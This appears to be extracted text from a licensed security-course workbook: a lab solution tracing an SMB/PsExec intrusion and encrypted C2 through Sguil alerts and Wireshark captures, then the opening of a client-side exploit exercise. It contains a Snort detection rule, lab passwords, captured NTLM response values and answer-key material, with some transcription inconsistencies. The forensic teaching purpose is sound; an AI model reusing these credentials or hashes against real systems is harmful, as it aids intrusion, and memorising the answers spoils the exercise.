RT	1	sec-511-li...	4.96	2017-05-08 17:54:03	10.5.11.44	51829	10.99.99.43	51517	6	PADS New Asset - ssl TLS 1.0 Client Hello
RT	1	sec-511-li...	4.101	2017-05-08 17:54:40	10.5.11.85	59112	10.99.99.43	51518	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
RT	1	sec-511-li...	4.100	2017-05-08 17:54:40	10.5.11.85	59112	10.99.99.43	51518	6	PADS New Asset - ssl TLS 1.0 Client Hello

Packet Capture Details:

Alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"GPL NETBIOS SMB-DS IPC\$ share access"; flow:established,to_server; content:"|00|"; depth:1; content:"|FF|SMBu"; within:5; distance:3; byte_test:1,1&,128,6,relative; byte_jump:2,34,little,relative; content:"IPC|24 00|"; distance:2; nocase; flowbits:set,smb.tree.connect.ip; classtype:protocol-command-decode; sid:2102465; rev:9)

/nsm/server_data/securityonion/rules/sec-511-linux-eth0-1/etpro-all.rules: Line 85999

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
IP	10.99.99.43	10.5.11.52	4	5	0	124	26918	2	0	63	20367
TCP	Source Port	Dest Port	R	R	U	A	P	R	S	F	
	35235	445	1	0	G	K	H	T	N	N	
									Seq #	Ack #	Offset
									901338382	3753905583	8
										Res	Window
										0	245
											Urp
											0
											ChkSum
											30483
DATA	<pre> 00 00 00 44 FF 53 4D 42 75 00 00 00 00 18 01 28 00 00 00 00 00 00 00 00 00 00 00 00 F3 B4 00 08 71 0B 04 FF 00 00 00 00 01 00 19 00 00 5C 5C 31 30 2E 35 2E 31 31 2E 35 32 5C 49 50 43 </pre>										

Hint: If necessary, see Lab 1.1 for details on maximizing screen real estate.

1. What is the IP address of the attacker and the first victim? The attacker address is on the 10.0.0.0/8 network, and is on a different subnet than 10.5.11.0/24. The victim address is on the 10.5.11.0/24 subnet.

Four alerts are part of the same successful service-side compromise. They are followed 4 seconds later by two PADS alerts indicating a new SSL connection between the attacker and victim (C2, indicating the connection to port 445 was successful):


Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS IPC\$ share access
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS ADMIN\$ share access
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS New Asset - unknown@microsoft-ds
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS Changed Asset - smb Windows SMB
2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS New Asset - ssl TLS 1.0 Client Hello

Enter the socket pair that "indicates successful service-side compromise" in the worksheet in the previous section.


2. What is the hostname/workstation name of the attacker?

Note: Sguil Alert ID numbers **may change** on a live system (such as your Sec511 Linux VM); Sguil may renumber alerts as new data comes in. Please refer to the dates, times, IPs, and event messages described here, and remember that the Alert ID numbers shown in these screenshots may not match yours.

Right-click on the "Alert ID" field for one of 445 alerts shown above, and choose "NetworkMiner"



NetworkMiner's summary window will open. Each "+" button may be maximized. Maximize the "+" button next to 10.99.99.43. Note the high-entropy Hostname.



Note the "Hostname" value. Enter the attacker's workstation name in the proper worksheet in the previous section.

3. An encrypted C2 channel is created seconds after the initial service-side compromise. What is the socket pair of this encrypted C2 channel?

This is shown by the two PADS SSL/TLS alerts that follow the initial port 445 traffic:

Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS IPC\$ share access
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS ADMIN\$ share access
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS New Asset - unknown @microsoft-ds
2017-05-08 17:48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS Changed Asset - smb Windows SMB
2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS New Asset - ssl TLS 1.0 Client Hello

This traffic is sent from 10.5.11.52:49487 to port 51515 on the attacker's system at 10.99.99.43. Enter this socket pair in the proper worksheet in the previous section.

Note that similar ports (such as 51516, etc.), will be subsequently used for C2, which will help answer a later question.

4. What is the domain admin account that was used to successfully authenticate in the SMB attacks? Answer in domain\username form.

Right-click on the "Alert ID" field for the initial attack from 10.99.99.43 to 10.5.11.52, and choose "Wireshark":

Alert ID	SPort	Dst IP	DPort	Pr	Event Message		
3.374	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS IPC\$ share access		
Event History	48:37	10.99.99.43	35235	10.5.11.52	445	6	GPL NETBIOS SMB-DS ADMIN\$ share access
Transcript	48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS New Asset - unknown @microsoft-ds
Transcript (force new)	48:37	10.99.99.43	35235	10.5.11.52	445	6	PADS Changed Asset - smb Windows SMB
Wireshark	49:18	10.5.11.52	51515	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL		
Wireshark (force new)	49:18	10.5.11.52	51515	6	PADS New Asset - ssl TLS 1.0 Client Hello		
NetworkMiner	50:22	10.5.11.52	49529	10.5.11.44	445	6	PADS New Asset - unknown @microsoft-ds
NetworkMiner (force new)	53:24	10.5.11.52	49744	10.5.11.10	445	6	GPL NETBIOS SMB-DS ADMIN\$ share access
Bro	53:24	10.5.11.52	49744	10.5.11.10	445	6	GPL NETBIOS SMB-DS IPC\$ share access
Bro (force new)	53:24	10.5.11.52	49744	10.5.11.10	445	6	PADS Changed Asset - smb Windows SMB

The "Info" column on the first Wireshark screen will show "User: 12colonies\administrator":

```


Info
35235 > 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=16923419 TSecr=0 WS=128
35235 > 445 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=1060939 TS...
35235 > 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=16923419 TSecr=1060939
Negotiate Protocol Request
Negotiate Protocol Response
35235 > 445 [ACK] Seq=1 Ack=1 Win=30336 Len=0 TSval=16923422 TSecr=1060940
Session Setup AndX Request, NEGOTIATE
Session Setup AndX Response, NEGOTIATE, Error: STATUS_MORE_PROCESSING_REQUIRED
Session Setup AndX Request, NTLMSSP, User: 12colonies\administrator
Session Setup AndX Response
    
```

Enter **12colonies\administrator** in the proper worksheet in the previous section.

5. A standard Windows binary is executed via the successful SMB authentications via PsExec. What is the full path and name of that executable?

****Note**:** Files shown in Wireshark that are executed via SMB are often shown without the leading "\". For example, "c:\windows\system32\cmd.exe" may be listed as "windows\system32\cmd.exe" The answers will omit the leading "\", but either form is correct.

Keep Wireshark open (or follow the steps in the previous step to reopen it), and look for "powershell.exe" in the "Info" column. You may need to scroll down a bit to see the following:



Note this entry:

- **Open AndX Request, FID: 0x4000, Path: System32\WindowsPowerShell\v1.0\powershell.exe**

Enter **System32\WindowsPowerShell\v1.0\powershell.exe** in the proper worksheet in the previous section.

6. The attacker used the same stolen domain admin username and password to attempt to compromise five other systems via PsExec. Three attacks were successful, and two failed. Which systems were attacked, and which attacks were successful?

Note that the successful attacks created alerts that are logged in Sguil, but there are no alerts for the failed attacks. You will need to inspect the full packet capture file at: /nsm/sensor_data/sec-511-linux-eth0/dailylogs/2017-05-08/snort.log.1494265614 to determine the failed attacks.

The PADS SSL/TLS alerts are quite helpful for determining the C2 connections (and therefore the successful attacks). We have already noted the initial C2 connection:

Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
2017-05-08 17:48:41	10.5.11.52	49487	10.99.99.43	51515	6	PADS New Asset - ssl TLS 1.0 Client Hello

More C2 follows:

Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2017-05-08 17:53:30	10.5.11.10	50701	10.99.99.43	51516	6	PADS New Asset - ssl TLS 1.0 Client Hello
2017-05-08 17:53:30	10.5.11.10	50701	10.99.99.43	51516	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL


Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2017-05-08 17:54:03	10.5.11.44	51829	10.99.99.43	51517	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
2017-05-08 17:54:03	10.5.11.44	51829	10.99.99.43	51517	6	PADS New Asset - ssl TLS 1.0 Client Hello
2017-05-08 17:54:40	10.5.11.85	59112	10.99.99.43	51518	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
2017-05-08 17:54:40	10.5.11.85	59112	10.99.99.43	51518	6	PADS New Asset - ssl TLS 1.0 Client Hello

The following three hosts are compromised: 10.5.11.10, 10.5.11.44, and 10.5.11.85. Note that the initial C2 port used 51515, and the next three used 51516, 51517, and 51518.

Now we need to identify the hosts that were attacked, but not compromised. Open a command prompt and use Wireshark to open the full packet capture. Note that the following command is a single line, and that <TAB>-complete is quite helpful!

```
wireshark /nsm/sensor_data/sec-511-linux-eth0/dailylogs/2017-05-08/snort.log.1494265614
```

If you receive this error, you may ignore it:




Security Onion sometimes truncates capture files mid-capture while moving to a new full packet capture file. This often creates many "Malformed Packet" frames at the end of the capture file.

This is the nature of (formerly) live data: It is not always perfect, but it often contains the evidence we need (especially in this case).

Let's narrow the traffic down to TCP port 445 traffic sent to/from 10.5.11.52. Enter the following Wireshark display filter and press <ENTER>:


```
tcp.port==445 and ip.addr==10.5.11.52
```

There are many ways to narrow this traffic down. We know that the attacker is using the "12colonies\administrator" account. Wireshark has the two display filters that will be helpful: **ntlmssp.auth.domain** and **ntlmssp.auth.username**. The username is less likely to have false positives, so let's search for "administrator":

Enter the following Wireshark display filter and press <ENTER>:

```
ntlmssp.auth.username == "administrator"
```



We are already aware of 10.5.11.52 (initial victim), plus 10.5.11.10, 10.5.11.44, and 10.5.11.85. Both 10.5.11.173 and 10.5.11.191 are new and generated zero Sguil hits during the attacks.

If you are wondering: How can I learn that 'ntlmssp.auth.username == "administrator"' is the proper search? One answer: Build the display filter by inspecting the SMB username value shown in the Wireshark Packet Details pane. See the Appendix at the end of this section for an example.

Both 10.5.11.173 and 10.5.11.191 were also attacked from 10.5.11.52, using the same username. These attacks appear to have failed. Let's look at 10.5.11.173. Right-click on frame 6015 (shown above) and go to "Follow" -> "TCP Stream". You may move the stream window out of the way; we are interested in seeing the packet summary of other packets in the same stream.

Note that frame 6016 says "STATUS_LOGON_FAILURE":

No.	Time	Source	Destination	Protocol	Length	Info
5991	499.663923	10.5.11.52	10.5.11.173	TCP	66	49747 → 445 [SYN] Seq=4024364096 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
5994	499.664262	10.5.11.173	10.5.11.52	TCP	66	445 → 49747 [SYN, ACK] Seq=1065118003 Ack=4024364097 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
5995	499.664277	10.5.11.52	10.5.11.173	TCP	66	49747 → 445 [ACK] Seq=4024364097 Ack=1065118004 Win=65536 Len=0
6001	499.762819	10.5.11.52	10.5.11.173	SMB	142	Negotiate Protocol Request
6002	499.763249	10.5.11.173	10.5.11.52	SMB	185	Negotiate Protocol Response
6008	499.862248	10.5.11.52	10.5.11.173	SMB	258	Session Setup AndX Request, NTLMSSP_NEGOTIATE
6009	499.862581	10.5.11.173	10.5.11.52	SMB	300	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
6015	499.963576	10.5.11.52	10.5.11.173	SMB	438	Session Setup AndX Request, NTLMSSP_AUTH, User: 12oolonius\administrator
6016	499.963522	10.5.11.173	10.5.11.52	SMB	93	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
6022	500.062059	10.5.11.52	10.5.11.173	TCP	66	49747 → 445 [FIN, ACK] Seq=4024364726 Ack=1065117229 Win=65536 Len=0
6023	500.062982	10.5.11.173	10.5.11.52	TCP	66	445 → 49747 [ACK] Seq=1065117229 Ack=4024364726 Win=65024 Len=0
6024	500.063169	10.5.11.173	10.5.11.52	TCP	66	445 → 49747 [RST, ACK] Seq=1065117229 Ack=4024364726 Win=0 Len=0

If you'd like to verify 10.5.11.191, you may go to frame 6204 and follow the same workflow we performed for 10.5.11.173. It will show the same results ("STATUS_LOGON_FAILURE").

Answers

1. What is the IP address of the attacker and the first victim? The attacker address is on the 10.0.0.0/8 network, and is on a different subnet than 10.5.11.0/24. The victim address is on the 10.5.11.0/24 subnet.

Attacker IP address	Initial victim IP address
10.99.99.43	10.5.11.52

2. What is the hostname/workstation name of the attacker?

Attacker Workstation Name
vqvtPkdVqiOr3JsP

3. An encrypted C2 channel is created seconds after the initial service-side compromise. What is the socket pair of this encrypted C2 channel?

Source IP: Source Port	Destination IP: Destination Port
10.5.11.52:49487	10.99.99.43:51515

4. What is the domain admin account that was used to successfully authenticate in these attacks? Answer in domain\username form

Domain admin account used for the attacks

12colonies\administrator

5. A standard Windows binary is executed via the successful SMB authentications via PsExec. What is the full path and name of that executable? Note that files shown in Wireshark that were executed via SMB often remove the leading "\". For example, "c:\windows\system32\cmd.exe" will be listed as " windows\system32\cmd.exe" The answers will omit the leading "\", but either form is correct.

Windows binary Name

System32\WindowsPowerShell\v1.0\powershell.exe

6. The attacker used the same stolen domain admin username and password to attempt to compromise five other systems via PsExec. Three attacks were successful, and two failed. Which systems were attacked, and which attacks were successful?

Note that the successful attacks created attacks that are logged in Sguil, but there are no alerts for the failed attacks. You will need to inspect the full packet capture file at: /nsm/sensor_data/sec-511-linux-eth0/dailylogs/2017-05-08/snort.log.1494265614 to determine the failed attacks.

<i>IP of pivoted victim</i>	<i>Was the pivoted exploit successful? (Y/N)</i>
10.5.11.10	Y
10.5.11.44	Y
10.5.11.85	Y
10.5.11.173	N
10.5.11.191	N

Appendix: Creating the "ntlmssp.auth.username" SMB Display Filter


This section will show you how to automatically create a Wireshark display filter by inspecting the Packet Details Pane. Warning, this requires finesse clicking: You must follow the directions exactly!

If necessary, re-open the full packet capture from the previous section.

Go to frame 391. Enter the following Wireshark display filter and press <ENTER> (or click "Apply"):

```
frame.number == 391
```

Then go to the Packet Details pane and click the small triangle next to "SMB (Server Message Block Protocol):




We need to dig deep into the Packet Details pane. After clicking on SMB, click on the following triangles, in order:

- Session Setup AndX Request (0x73)
- Security Blob: 4e544c4d53535000030000001800180040000000d600d600...
- GSS-API Generic Security Service Application Program Interface
- NTLM Secure Service Provider

```
▼ SMB (Server Message Block Protocol)
  ▶ SMB Header
  ▼ Session Setup AndX Request (0x73)
    Word Count (WCT): 12
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 0
    Max Buffer: 65503
    Max Mpx Count: 2
    VC Number: 1
    Session Key: 0x00000000
    Security Blob Length: 380
    Reserved: 00000000
    ▶ Capabilities: 0x8000d05c
    Byte Count (BCC): 415
    ▼ Security Blob: 4e544c4d53535000030000001800180040000000d600d600...
    ▼ GSS-API Generic Security Service Application Program Interface
      ▼ NTLM Secure Service Provider
        NTLMSSP identifier: NTLMSSP
        NTLM Message Type: NTLMSSP_AUTH (0x00000003)
        ▶ Lan Manager Response: 709c11c750a9cf52bf8fe730ce0d204db031fe414c5f3447
        ▶ NTLM Response: 2154d219b5737c92e2cee0ad8513f5cc0101000000000000...
        NTLM Client Challenge: b031fe414c5f3447
        ▶ Domain name: 12colonies
        ▶ User name: administrator
        ▶ Host name: vqvtPkdVqi0r3JJsP
        Session Key: Empty
        ▶ Flags: 0xa2880205
        Native OS: Windows 2000 2195
        Native LAN Manager: Windows 2000 5.0
```

Now right-click on " User name: administrator" and choose Apply as Filter -> Selected:



We see the same display filter and results that we saw previously:

No.	Time	Source	Destination	Protocol	Length	Info
301	102.732172	10.99.99.43	10.5.11.52	SMB	544	Session Setup AndX Request, NTLMSSP_AUTH, User: 12colonies\administrator
4677	389.899195	10.5.11.52	10.5.11.10	SMB	552	Session Setup AndX Request, NTLMSSP_AUTH, User: 12colonies\administrator
4684	420.253100	10.5.11.52	10.5.11.44	SMB	536	Session Setup AndX Request, NTLMSSP_AUTH, User: 12colonies\administrator
5288	459.932852	10.5.11.52	10.5.11.85	SMB	536	Session Setup AndX Request, NTLMSSP_AUTH, User: 12colonies\administrator
6615	499.963574	10.5.11.52	10.5.11.173	SMB	438	Session Setup AndX Request, NTLMSSP_AUTH, User: 12colonies\administrator
6204	559.201294	10.5.11.52	10.5.11.191	SMB	438	Session Setup AndX Request, NTLMSSP_AUTH, User: 12colonies\administrator

This page intentionally left blank.

Licensed To: Martin Brown <hermespa56@gmail_com> May 17, 2020

Exercise 3.3 - 511.3 Final Exercise

Objectives

- Analyze a client-side exploit.
- Identify suspicious User Agents.
- Identify short SSL certificate issuer fields.
- Perform hands-on analysis using NetworkMiner, Snort, Sguil, Bro, and Wireshark.

Exercise Setup

This exercise has three parts:

1. Analysis of a client-side exploit with Sguil
2. Analysis of user agents using the pcaps located at /pcaps/conduit.pcap and /pcaps/trickbot.pcap
3. Analysis of SSL certificate issuers using the pcaps located at /pcaps/tbot.pcap and /pcaps/normal/https/alexa-top-500.pcap

All pcaps are located in the Sec-511-Linux VM.

1. Begin this exercise by double-clicking the Sguil desktop launcher in the Sec-511-Linux VM.



Sguil credentials:

- Username: **student**
- Password: **Security511**

Leave other defaults as-is, and press "OK."

If you receive an "Unable to connect..." error, it is likely because the VM just started up, and services are still launching. Wait a minute and try again.

When Sguil asks to "Select Network(s) to Monitor," check sec-511-linux-eth0 and then "Start SGUIL."

Also, open a Sec-511-Linux terminal.

Challenges

Sguil client-side exploit analysis

1. The following questions are based on a client-side exploit. A user clicked on a suspicious email received on 2017-05-02 at 20:35:02, and clicked on the attachment. Sguil contains useful alerts, and a full packet capture of the incident is available at:

- `/nsm/sensor_data/sec-511-linux-eth0/dailylogs/2017-05-02/snort.log.1493755529`

Sguil references a "Downloader". What is the IP address and the DNS name (as shown by the HTTP client "Host" header) of the malicious web server in this alert?

Server IP Address	DNS Name

2. What is the name of the first EXE transferred during this client-side exploit? What is the DNS name (as shown by the HTTP client "Host" header) of the malicious web server it was downloaded from?

EXE Name	DNS Name

3. The client attempts to POST using an IP address in the client HTTP host header. The server does not allow POSTs and rejects this attempt. What is the IP address of the server, and what HTTP status code is returned?

Server IP Address	HTTP Status Code

4. What Microsoft client operating system is running on 10.5.11.57? Be as specific as possible.

Operating System

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Analysis of /pcaps/conduit.pcap and /pcaps/trickbot.pcap

5. conduit.pcap contains one suspicious User-Agent, and trickbot.pcap contains two. List these suspicious User-Agents below.

PCAP	User-Agent String
/pcaps/conduit.pcap	
/pcaps/trickbot.pcap	
/pcaps/trickbot.pcap	

Analysis of /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap


6. Create a file containing the unique SSL certificate issuers present in both /pcaps/normal/https/alexa-top-500.pcap and /pcaps/tbot.pcap

Identify the shortest unique SSL certificate issuer in both pcaps. List the length of each shortest issuer in bytes. Omit empty issuers (listed as '-' by Bro). This happens for attempted TCP port 443 connections that send no data (such as connections that are refused by the server).

Note

tshark and bro may provide different answers. The answer key is based on bro.

PCAP	Shortest SSL issuer length in bytes
/pcaps/normal/https/alexa-top-500.pcap	
/pcaps/tbot.pcap	

 Solution


Sguil client-side exploit analysis

1. The following questions are based on a client-side exploit. A user clicked on a suspicious email received on 2017-05-02 at 20:35:02, and clicked on the attachment.

Sguil references a "Downloader". What is the IP address and the DNS name (as shown by the HTTP client "Host" header) of the malicious web server in this alert?

Note: Sguil Alert ID numbers **may change** on a live system (such as your Sec511 Linux VM); Sguil may renumber alerts as new data comes in. Please refer to the dates, times, and event messages described here, and remember that the Alert ID numbers shown in these screenshots may not match yours.

